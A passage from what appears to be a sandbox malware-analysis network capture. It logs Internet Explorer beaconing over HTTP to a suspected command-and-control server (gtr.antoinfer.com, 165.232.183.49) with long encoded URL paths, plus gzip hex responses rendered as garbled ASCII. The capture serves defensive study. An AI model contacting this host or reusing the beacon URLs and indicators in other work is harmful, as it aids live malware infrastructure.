3e 3e ed 54 e5 1c cb Data Ascii: 2000v@?B rI9r9td]7|9n^^x~y]cFVk!yZf13W4dR|Ge<O,.25rhm*f+N5YW\o5}BY!AlaR?UZjz ~|;}da^U@H) GSy{:hSDo4-Jzl5{H4FF8yb7&z7<lp!R FD(w(R4,F^8k.<d6CZf8%yjK.wC@cue)b?Rub)Wv}9gk)-D(nXrGKw,DW+:~{@#>10{ 2P2sk.|cY"9/!Oo:rHy\A5ty!r,A[|88NcO]EL!Z7?x5jwRS 6}|x~6l7b6~c}Fr!pqd9e?:4H-Ma:`/4%_vu&~|>$kTJ~Q$9]N= o}iPuhsT0'&f|;;dWCQLe}<IgOd\J'M.aiXoTcz=pp;e1S!s;Xv:kqKYO*"29cwi+2&ykc0JK8!hjb}AG>>T

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49722	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:11.231460094 CEST	1395	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:53:11.772002935 CEST	1487	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 05 Jul 2021 14:53:11 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49724	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:12.451152086 CEST	1588	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:12.991707087 CEST	1588	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 05 Jul 2021 14:53:12 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49728	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:13.536216021 CEST	1589	OUT	GET /IjC4EyiBxV/7uUoLMHVe5HqOMTwj/Y_2F9ou0UZzx/HwGYxCdSBjF/r3_2Fe8Khd4U7J/_2FuI_2FqZ2s_2FiaO0J_/2FTRLU31mRGflU2b/ZIJ0FncJBL1ujMu/UAyv0uh4NdsHQb_2Fp/7IlErLThx/qx9lbHRBIr_2BN2fcH7p/3MZS8xBk2HV8HO_2FwY/sjaecD1Ad9d4_2Bhfj7Udw/txqy4ndWQ8c2I/i_2FDCoi/J8FwQUA7HNUWWZ74vTmq4PN/8fRY05oVkC/eLBfQLcjbzJ0zm8P9/lrnxZ8213Jiq/fQMuhQcrOSv/_2FzhSntnuW3P7/C3J8_2BPrwDMXrvKewIwt/CP9ILXpGj47Z_2/F HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:53:14.473695993 CEST	1591	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b b5 82 83 40 14 45 3f 88 02 08 5e e2 ee 41 3b dc dd f9 fa cd b6 29 c2 ec cc 9b 7b cf 49 36 b2 d9 7d 2e f9 2b 07 c7 7e 31 df 25 c4 63 ba c0 e1 34 4c 46 6d b7 79 2e 38 d2 a6 85 7d 39 b8 74 f0 e0 74 40 58 33 25 43 0e 9e fe c4 aa 1e 26 5c 50 23 19 0b 66 fd d2 06 28 7a b6 75 10 99 06 63 4b 9a 5e b9 c0 c5 70 0c cf 8b bc 8b 7c 20 fe 63 73 25 ee 75 c4 77 88 4a 14 04 3e 4a b5 2b 5f 36 15 2e 37 94 04 a6 01 dd b4 1a fa 57 f3 bf 25 ff 59 d2 9a d0 a0 02 21 e8 e7 1a db ec 75 8a 64 5b d5 14 9d 4f 0b e5 1e bf 5a dc 33 23 cf d2 ae d1 16 a7 a0 e8 9b 32 9f f0 fa 22 86 9d 76 28 fa a6 29 d2 2b 43 16 cc 1a 99 11 cd 03 81 4c ad 82 57 92 e7 be d8 ec f9 e1 f8 35 27 31 ed d2 29 95 3a d3 e8 35 dc 82 4c ca 1f c2 c7 a4 f2 1b c0 2c c5 3f 6a e0 4c 16 2d 30 6d a1 af 16 e8 d3 d6 2a 91 c0 77 5b 0b cc 77 8b 76 2a 8f 4c ce ec e9 61 fb a0 67 d7 09 bd 51 2b 3e e3 f0 96 3e 9f 97 b8 9f f4 bb b9 4f 0b 41 20 df cb 4a 08 5b a6 20 d2 37 5d 2f 31 7e 41 72 19 8e c4 a7 4a 76 c3 ae c2 d3 d8 0a 32 e9 0d e0 36 5c 73 3f e2 88 e5 38 26 5d 5e b4 0d 1e 8d 2f 70 d2 37 b9 1b 7b 53 ac c6 4b d0 bd 53 2a 49 77 44 91 c8 a0 f7 65 c0 bf 13 80 ea ae 8e 22 ea fa 50 ca d6 04 38 4e 5a 14 27 0f 3a 35 fd 6a 2d cd 77 1b 40 3e c5 e6 d2 6e 11 50 77 71 1d b8 72 58 57 9d 6f 88 56 9a 1b 37 28 7a 0e 4d c8 23 3e 73 dd a9 04 48 6e 90 74 3d 5f fa 7b 3d 54 b2 0d 13 b6 32 8c c8 34 af 5b db 2f ab 30 c7 b6 11 8a e7 31 91 b5 37 25 0f d7 1c 66 ef 33 5c 03 be 4c 39 f9 fa 99 a7 95 7e 65 31 33 f6 7e 72 83 1d 2d 33 d6 8d 60 b2 59 05 32 1c 2c cf c3 25 91 64 d3 5b 7f 5f 3c c5 57 9b 96 9f b6 05 d6 56 2a 07 8d 18 bc b3 a1 99 af 80 5e 24 3d 84 0b 8c 9d cb 08 17 e6 1a ae 6a 92 a7 98 77 50 59 e5 74 e1 57 71 f8 4f 34 4e 06 ae 47 e9 1c 8c 27 39 c8 5f 23 5c ed 44 63 9e 60 ef 4c ec 81 92 b6 2a 4a fc 6e 12 51 c7 38 24 5b e8 4a ac 01 41 69 ee 56 2d 58 39 bf a7 6c 38 c5 29 c0 16 11 91 78 4d e3 30 04 b0 cd ea 9e 84 19 d4 f0 d5 1d 4b c6 6a 95 55 05 55 1f 42 11 e6 db a2 3b e3 24 b6 bb 65 e9 07 a6 0d 16 ce ca 63 83 b5 5e d1 75 de 35 10 9d 2f 93 57 3e 0b 23 57 4e 35 2c dc 99 6c ed ab c3 d8 b8 ca e1 58 6e 86 b3 58 98 67 eb dd 9d 98 88 1e d6 df 69 45 b2 49 32 bf f3 70 7c 21 2d cc b8 70 1d fd de 11 c3 14 59 58 86 34 55 a7 26 ba 9a 7c 3b 88 d0 d5 1a a3 4f 08 b9 5a c8 a3 cc c1 7e 18 c3 cc bf fc 5d a3 f1 4e 37 e1 e0 25 d6 e7 39 c0 14 d9 b8 2d bf 89 b2 2a 9d a6 b8 46 10 66 6d 40 2f e4 20 d3 21 7f a4 ae 29 d8 76 1b 2a 31 05 64 14 41 2c 47 aa 0e 94 53 80 6b f0 d1 45 e2 20 99 4e 00 2a 68 b2 d7 12 04 0f fd 35 5c 00 5e 71 80 e1 17 27 31 75 09 c6 11 62 5a ad 8a f8 4e 1f c8 5c 63 4c 77 83 cd e2 aa 34 b0 18 e3 41 1f 95 e8 f3 cd 9d 0b e1 ed 92 71 df 69 58 33 9f 73 56 55 2c 2b d1 7e c2 46 8e 5f 9a c8 e8 4d 4e fd e0 dc 59 d4 0c 3c 2c dd cc db 15 d6 7d cb 7a 18 c1 c9 7e 0e 3a 74 8b 4c c0 90 63 8b de 25 28 70 f9 d0 7c c4 bb 2e c6 e7 11 5e 8f 15 7e f1 a8 e4 23 58 64 42 77 b3 1f 23 97 eb 4c 37 66 db 9c 2b 87 f2 a9 e1 37 c7 c1 79 98 67 e3 7e 58 9f ca 2b ae c2 63 de 98 96 33 63 34 1c 41 7e a8 a2 9a 3b 53 6e 3f ec f7 cb 52 5e 28 d9 cd c2 fb d7 00 1b ab 5a 0e 4b ef 7f dc 23 bb 10 58 0e 6d 91 bc 10 8c a6 f3 24 68 05 82 8d 9c 07 fa Data Ascii: 2000@E?^A;){l6}.+~1%c4LFmy.8}9tt@X3%C&\P#f(zucK^p| cs%uwJ>J+_6.7W%Y!ud[OZ3#2"v()+CLW5'1):5L,?jL-0m*w[wv*LagQ+>>OA J[7]/1~ArJv26\s?8&]^/p7{SKS*IwDe"P8NZ':5j-w@>nPwqrXWoV7(zM#>sHnt=_{=T24[/017%f3\L9~e13~r-3`Y2,%d[_<WV*^$=jwPYtWqO4NG'9_#\Dc`L*JnQ8$[JAiV-X9l8)xM0KjUUB;$ec^u5/W>#WN5,lXnXgiEI2p\|!-pYX4U&\|;OZ~]N7%9-*Ffm@/ !)v*1dA,GSkE N*h5\^q'1ubZN\cLw4AqiX3sVU,+~F_MNY<,}z~:tLc%(p\|.^~#XdBw#L7f+7yg~X+c3c4A~;Sn?R^(ZK#Xm$h

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49733	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:17.360209942 CEST	1852	OUT	GET /LQ0ImNchzaabH7Vdh_/2FtRScd2v/QQzFkXdgAhow_2FcWrEP/n3sYFzsTbYVS3adrQdv/5Nzc_2BoRJpkAsH tAz6xV3/PsE8tlG0HHtLJ/T5TqRkda/BLQo9v_2FZTJ_2FPNHoYsv1/ye7M3znq3j/msHJ000mSBJHPb7nZ/E46dHT xH_2B4/eeBIrQKxL9Y/THDXKoks2pteky/rz_2F_2F0HzAFdHANfOc3/VtFiNo945_2BUObZ/oZuZG5t2mblYFyG/y gnFakJ2W33SNUuycB/j7wv4YZIa/0Hblow_2BZFOik2zX2YB/PXGpfOrjekSAdA19ARh/ahTrlQtp6MFSLYtpjwx_2 B/D_2FHvRt HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:53:18.346472025 CEST	1855	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:18 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 37 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 45 b2 84 50 14 43 17 d4 03 78 0d 34 30 c4 dd 9d 19 ee ee ac fe ff 05 a4 92 ba 75 73 e2 a8 0d 14 9a 45 0d 8e 9f 70 7a 38 ed b8 b1 06 00 e4 b8 06 b5 5b 85 ea 9e 74 66 0d f4 36 0e 9b 43 34 49 3b 37 ab 4d cd be f9 85 51 4e e3 5d 78 b3 ae 2f a8 19 ef b0 48 56 f7 2e 41 4d 53 40 a0 bb ed e8 7e 93 93 57 ba 32 90 d5 e9 82 48 54 53 a7 bb ae cf 2a 5c 0c bf e2 d0 6c ee 63 10 b2 4d d8 c4 75 39 7d f5 a8 04 16 b9 5d 67 c0 96 5a 09 94 b4 72 e2 26 37 fc a4 a2 c9 54 84 e2 7a 2e 36 e1 9d 9b 1b 59 e9 11 64 a5 ba 75 73 08 7a 4b 0c 4d 58 9d 2b 90 06 98 ca 55 05 b5 db 96 bf 7d 47 e2 29 51 10 49 0b bc f0 3c 60 cd ef 62 79 4b d6 d1 11 9a c6 a9 f8 a0 13 2a ff 08 3d 26 cd a2 09 d6 5a 6a 1a 18 55 6a d7 7f 48 5b a2 18 fd 4d e9 bc 97 19 ad a2 f8 51 53 76 0b c2 9c ea ce 7b 62 94 ad b8 0c dc 96 ca 07 98 52 e5 eb a7 ff 3b 8c b3 61 7d 1f c9 c5 21 db 62 d4 24 9f 2c 47 0c 7b 5e 91 c8 03 f0 8c ab d8 98 af e8 79 eb b6 fa 6a e3 42 a1 59 f1 d9 de 1d ac d6 4b fc 3a e5 01 f5 c1 d3 e2 bd c9 d3 b6 d8 32 6b 2a c7 63 f5 79 4c ac 2e c7 fa 76 b1 9b f7 05 59 0d 10 51 f0 b7 c4 fb ac 13 a2 94 06 82 a9 c4 e1 29 5b 20 50 ea a4 f8 1f 85 72 a8 b8 6d f7 12 6a 49 93 07 51 5b 4d 15 9d fb 0e 7c 7c 4b 2c d5 da 28 c5 3b ea b7 05 77 9a 6b 39 a2 fd 7e 4a 0f 63 e4 da b6 a9 a2 7d 2f 30 d4 66 d5 bb 92 98 b2 61 bc 7e e1 68 c8 b3 39 71 e8 f2 c9 d9 2d cc fa 04 cd bd c0 7f 9a cd e4 bd 8e 5d f6 79 7d a9 e3 e9 ba 06 2e a0 e7 4e 21 21 7d a0 57 47 fb 3a 91 c3 a8 36 8a 15 d6 bd d5 f8 3f 4c 60 3c 13 cc 55 bb 31 0f f3 20 5b 0d 7e 3a bb 34 1e 39 2f 36 ef 0e 7a f9 81 65 1d 7d b0 44 24 47 08 d0 ff 11 b6 09 a6 ef 82 d1 c3 48 d1 48 dc 88 b9 85 b3 6a b3 d7 fd 0f 7e ed 1b be 08 29 8c 26 14 26 f0 27 88 82 f8 37 32 db 47 e0 bc 15 cf 31 e9 d7 ec e6 16 15 7e 38 e7 37 d9 48 00 cd 92 56 da 53 a8 41 c1 e4 60 f1 e1 ab a4 a4 b4 d7 14 a8 ae 1a 9c f8 bd 08 b8 d9 be 88 63 76 d5 f9 50 5e b5 6c 5e 55 51 a8 ce 14 f2 c7 b3 5e 13 37 f9 c7 5f b1 50 f2 ce da dd bf b4 b3 c6 f8 9b a2 12 2b 29 ea 5b db fa ec a7 5b a0 b9 9e d6 04 9f e5 a2 28 b1 09 fb 51 e3 69 c6 a9 64 05 6a 88 a0 db 8e 57 65 15 be 78 95 d6 fa a6 e8 e8 18 30 7d ca 4e 44 99 22 ea 72 ca 1e c4 27 9b ee 63 22 4d b4 28 52 eb 9e dc 90 d6 26 8e cc 6e cd ab ae ad ba 6e 81 6f be 8d d8 23 6c 1a 22 b0 90 1b bc 17 d2 b9 f8 f4 0c e8 8f 2f b9 f9 4d 82 74 ac 75 53 79 14 23 91 98 0c d7 85 de 3f 9d 8e 65 20 3c 9f e4 52 7d 78 d0 b9 da 9e 1a a4 4c 26 ac 86 a3 0b 9e 1c 7d 49 05 c5 e1 5d 6a 63 26 81 5e 85 6f 28 43 0f 99 db 3e b5 0c c4 ff 0f 32 7c 26 fb 07 ac 42 7c 72 c5 b1 1e 95 13 8e 64 07 ec da 82 c3 16 27 e1 53 27 9c 5a b8 0b 49 53 cb 87 42 cc cc d3 9e e8 23 0b cd b8 87 55 a7 87 4e fb ef 3c fb 5f 78 4d 09 82 1c 84 48 4c ac 33 3b ad e7 ff 96 51 97 0f a3 da cb fc ca 32 b5 4c 39 dd b8 86 19 04 93 af 04 18 2a ce d9 f7 b2 34 fd 08 0f 4c cc e6 ce a6 3e af 45 38 f6 d2 7d 59 20 9d 0e 71 ef 68 da 3c ee 58 64 e4 b8 df f9 90 de 42 e0 53 4f 87 73 ae a3 d8 31 ab f5 76 90 5a 5c a0 87 54 bc 88 cc 95 59 6d 72 76 6e 06 6c b2 45 f3 9f ea 2c a8 48 5c 36 b3 8f 3b f4 41 b4 39 c6 a7 5d 91 77 6b 5f 7f 30 a9 9b d4 f0 51 12 87 9d 09 69 27 1f e4 6d 56 04 4d 68 24 71 c5 b5 93 36 a9 14 Data Ascii: 767EPCx40usEpz8[tf6C4I;7MQN]x/HV.AMS@~W2HTS*\lcMu9}]gZr&7Tz.6YduszKMX+U}G)QI<`byK*=&ZjUj H[MQSv{bR;a}!b$,G{^yjBYK:2k*cyL.vYQ)[ PrmjIQ[M\|K,(;wk9~Jc}/0fa~h9q-]y}.N!!}WG:6?L`<U1 [~:49/6ze}D$GHHj~)&&'72 G1~87HVSA`cvP^I^UQ^7_P+)[[(QidjWex0}ND"r'c"M(R&nno#I"/MtuSy#?e <R}xL&}I]jc&^o(C>2|&B|rd'S'ZISB#UN<_x MHL3;Q2L9*4L>E8}Y qh<XdBSOs1vZ\TYmrvnlE,H\6;A9]wk_0Qi'mVMh$q6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49734	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:17.531347990 CEST	1853	OUT	GET /s96BBj_2BW0E7I/inPV3RC1ndWtP3TCiXWoq/7JGd2eicozVaSDqP/TIPKarKtLPkYLRx/VCo8CEXU6VSxFW2 0ap/EmssX5YuH/_2FmT3PaMcthev94lCLF/bWDeiN4zbJE6pfv8oTi/Qb34wmcConjidXNcLSenBo/rqyTVIe8oNi_ 2/FtqR6e_2/BJ_2F_2Ff8F8rmDwirrIz3L/Nk4szxk3_2/FsoXecNAHbdXzRM5b/qnqXpzn3ytbn/lcXf0S9I54h/nPX849yJE9m tRH/Mg8GQncb8LaArkE96Imgo/T60bsdjLtZH_2FnO/zpiezRZpQAYC8v0/MRTN6xcxZf9LqzW6jmrO/pZ HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:18.446711063 CEST	1857	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:18 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 03 14 9b b5 82 83 40 14 45 3f 88 02 08 5e e2 ee 41 3b dc dd f9 fa cd b6 29 c2 ec cc 9b 7b cf 49 36 b2 d9 7d 2e f9 2b 07 c7 7e 31 df 25 c4 63 ba c0 e1 34 4c 46 6d b7 79 2e 38 d2 a6 85 7d 39 b8 74 f0 e0 74 40 58 33 25 43 0e 9e fe c4 aa 1e 26 5c 50 23 19 0b 66 fd d2 06 28 7a b6 75 10 99 06 63 4b 9a 5e b9 c0 c5 70 0c cf 8b bc 8b 7c 20 fe 63 73 25 ee 75 c4 77 88 4a 14 04 3e 4a b5 2b 5f 36 15 2e 37 94 04 a6 01 dd b4 1a fa 57 f3 bf 25 ff 59 d2 9a d0 a0 02 21 e8 e7 1a db ec 75 8a 64 5b d5 14 9d 4f 0b e5 1e bf 5a dc 33 23 cf d2 ae d1 16 a7 a0 e8 9b 32 9f f0 fa 22 86 9d 76 28 fa a6 29 d2 2b 43 16 cc 1a 99 11 cd 03 81 4c ad 82 57 92 e7 be d8 ec f9 e1 f8 35 27 31 ed d2 29 95 3a d3 e8 35 dc 82 4c ca 1f c2 c7 a4 f2 1b c0 2c c5 3f 6a e0 4c 16 2d 30 6d a1 af 16 e8 d3 d6 2a 91 c0 77 5b 0b cc 77 8b 76 2a 8f 4c ce ec e9 61 fb a0 67 d7 09 bd 51 2b 3e e3 f0 96 3e 9f 97 b8 9f f4 bb b9 4f 0b 41 20 df cb 4a 08 5b a6 20 d2 37 5d 2f 31 7e 41 72 19 8e c4 a7 4a 76 c3 ae c2 d3 d8 0a 32 e9 0d e0 36 5c 73 3f e2 88 e5 38 26 5d 5e b4 0d 1e 8d 2f 70 d2 37 b9 1b 7b 53 ac c6 4b d0 bd 53 2a 49 77 44 91 c8 a0 f7 65 c0 bf 13 80 ea ae 8e 22 ea fa 50 ca d6 04 38 4e 5a 14 27 0f 3a 35 fd 6a 2d cd 77 1b 40 3e c5 e6 d2 6e 11 50 77 71 1d b8 72 58 57 9d 6f 88 56 9a 1b 37 28 7a 0e 4d c8 23 3e 73 dd a9 04 48 6e 90 74 3d 5f fa 7b 3d 54 b2 0d 13 b6 32 8c c8 34 af 5b db 2f ab 30 c7 b6 11 8a e7 31 91 b5 37 25 0f d7 1c 66 ef 33 5c 03 be 4c 39 f9 fa 99 a7 95 7e 65 31 33 f6 7e 72 83 1d 2d 33 d6 8d 60 b2 59 05 32 1c 2c cf c3 25 91 64 d3 5b 7f 5f 3c c5 57 9b 96 9f b6 05 d6 56 2a 07 8d 18 bc b3 a1 99 af 80 5e 24 3d 84 0b 8c 9d cb 08 17 e6 1a ae 6a 92 a7 98 77 50 59 e5 74 e1 57 71 f8 4f 34 4e 06 ae 47 e9 1c 8c 27 39 c8 5f 23 5c ed 44 63 9e 60 ef 4c ec 81 92 b6 2a 4a fc 6e 12 51 c7 38 24 5b e8 4a ac 01 41 69 ee 56 2d 58 39 bf a7 6c 38 c5 29 c0 16 11 91 78 4d e3 30 04 b0 cd ea 9e 84 19 d4 f0 d5 1d 4b c6 6a 95 55 05 55 1f 42 11 e6 db a2 3b e3 24 b6 bb 65 e9 07 a6 0d 16 ce ca 63 83 b5 5e d1 75 de 35 10 9d 2f 93 57 3e 0b 23 57 4e 35 2c dc 99 6c ed ab c3 d8 b8 ca e1 58 6e 86 b3 58 98 67 eb dd 9d 98 88 1e d6 df 69 45 b2 49 32 bf f3 70 7c 21 2d cc b8 70 1d fd de 11 c3 14 59 58 86 34 55 a7 26 ba 9a 7c 3b 88 d0 d5 1a a3 4f 08 b9 5a c8 a3 cc c1 7e 18 c3 cc bf fc 5d a3 f1 4e 37 e1 e0 25 d6 e7 39 c0 14 d9 b8 2d bf 89 b2 2a 9d a6 b8 46 10 66 6d 40 2f e4 20 d3 21 7f a4 ae 29 d8 76 1b 2a 31 05 64 14 41 2c 47 aa 0e 94 53 80 6b f0 d1 45 e2 20 99 4e 00 2a 68 b2 d7 12 04 0f fd 35 5c 00 5e 71 80 e1 17 27 31 75 09 c6 11 62 5a ad 8a f8 4e 1f c8 5c 63 4c 77 83 cd e2 aa 34 b0 18 e3 41 1f 95 e8 f3 cd 9d 0b e1 ed 92 71 df 69 58 33 9f 73 56 55 2c 2b d1 7e c2 46 8e 5f 9a c8 e8 4d 4e fd e0 dc 59 d4 0c 3c 2c dd cc db 15 d6 7d cb 7a 18 c1 c9 7e 0e 3a 74 8b 4c c0 90 63 8b de 25 28 70 f9 d0 7c c4 bb 2e c6 e7 11 5e 8f 15 7e f1 a8 e4 23 58 64 42 77 b3 1f 23 97 eb 4c 37 66 db 9c 2b 87 f2 a9 e1 37 c7 c1 79 98 67 e3 7e 58 9f ca 2b ae c2 63 de 98 96 33 63 34 1c 41 7e a8 a2 9a 3b 53 6e 3f ec f7 cb 52 5e 28 d9 cd c2 fb d7 00 1b ab 5a 0e 4b ef 7f dc 23 bb 10 58 0e 6d 91 bc 10 8c a6 f3 24 68 05 82 8d 9c 07 fa Data Ascii: 2000@E?^A;){I6}.+~1%c4LFmy.8}9tt@X3%C&\P#f(zucK^p| cs%uwJ>J+_6.7W%Y!ud[OZ3#2"v()+CLW5'1) :5L,?jL-0m*w[wv*LagQ+>>OA J[7]/1~ArJv26\s?8&]^/p7{SKS*IwDe"P8NZ':5j-w@>nPwqrXWoV7(zM#>sHnt=_{=T24[/ 017%f3\L9~e13~r-3`Y2,%d[_<WV*^$=jwPYtWqO4NG'9_#\Dc`L*JnQ8$[JAiV-X9l8)xM0KjUUB;$ec^u5/W>#WN5,lXnXgiEI 2p\|!-pYX4U&\|;OZ~]N7%9-*Ffm@/ !)v*1dA,GSkE N*h5\^q'1ubZN\cLw4AqiX3sVU,+~F_MNY<,}z~:tLc%(p\|.^~#XdBw#L7 f+7yg~X+c3c4A~;Sn?R^(ZK#Xm$h

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49736	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:21.708478928 CEST	2118	OUT	GET /J7P_2BuFqD/6ho97HFr4RP0mXM5H/ZrJ1_2BByY5Q/ab42fK_2F4S/vR5_2FWZ9gdHVf/hFgLjlRclm4jOH5T 1Dh_2/Bb6OfmnpAwg0WKei/TGgUW067tNixzOx/BwPRLezaId9OtwPQlY/CkLoMrcdP/aOG78DSC7_2BjhPl9iFK/i N8ZMV2kpmYpR22nO5N/DPr4nIGLY40kIrg97zu5zK/lZpfj5ONzqtKf/Vl33ZktQ/u9goArPbUAC5CGM3eIqnvuS/s_2BLl3UAj/ 4ev_2F316Dli43v_2/FeCwH6Boab2B/JVucmKuDRDu/1ldPV7QmrKfn1O/3tEgr34mvlOov5etr8LcR/vS5_2Fy HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:22.659883976 CEST	2120	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 37 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 45 b2 84 50 14 43 17 d4 03 78 0d 34 30 c4 dd 9d 19 ee ee ac fe ff 05 a4 92 ba 75 73 e2 a8 0d 14 9a 45 0d 8e 9f 70 7a 38 ed b8 b1 06 00 e4 b8 06 b5 5b 85 ea 9e 74 66 0d f4 36 0e 9b 43 34 49 3b 37 ab 4d cd be f9 85 51 4e e3 5d 78 b3 ae 2f a8 19 ef b0 48 56 f7 2e 41 4d 53 40 a0 bb ed e8 7e 93 93 57 ba 32 90 d5 e9 82 48 54 53 a7 bb ae cf 2a 5c 0c bf e2 d0 6c ee 63 10 b2 4d d8 c4 75 39 7d f5 a8 04 16 b9 5d 67 c0 96 5a 09 94 b4 72 e2 26 37 fc a4 a2 c9 54 84 e2 7a 2e 36 e1 9d 9b 1b 59 e9 11 64 a5 ba 75 73 08 7a 4b 0c 4d 58 9d 2b 90 06 98 ca 55 05 b5 db 96 bf 7d 47 e2 29 51 10 49 0b bc f0 3c 60 cd ef 62 79 4b d6 d1 11 9a c6 a9 f8 a0 13 2a ff 08 3d 26 cd a2 09 d6 5a 6a 1a 18 55 6a d7 7f 48 5b a2 18 fd 4d e9 bc 97 19 ad a2 f8 51 53 76 0b c2 9c ea ce 7b 62 94 ad b8 0c dc 96 ca 07 98 52 e5 eb a7 ff 3b 8c b3 61 7d 1f c9 c5 21 db 62 d4 24 9f 2c 47 0c 7b 5e 91 c8 03 f0 8c ab d8 98 af e8 79 eb b6 fa 6a e3 42 a1 59 f1 d9 de 1d ac d6 4b fc 3a e5 01 f5 c1 d3 e2 bd c9 d3 b6 d8 32 6b 2a c7 63 f5 79 4c ac 2e c7 fa 76 b1 9b f7 05 59 0d 10 51 f0 b7 c4 fb ac 13 a2 94 06 82 a9 c4 e1 29 5b 20 50 ea a4 f8 1f 85 72 a8 b8 6d f7 12 6a 49 93 07 51 5b 4d 15 9d fb 0e 7c 7c 4b 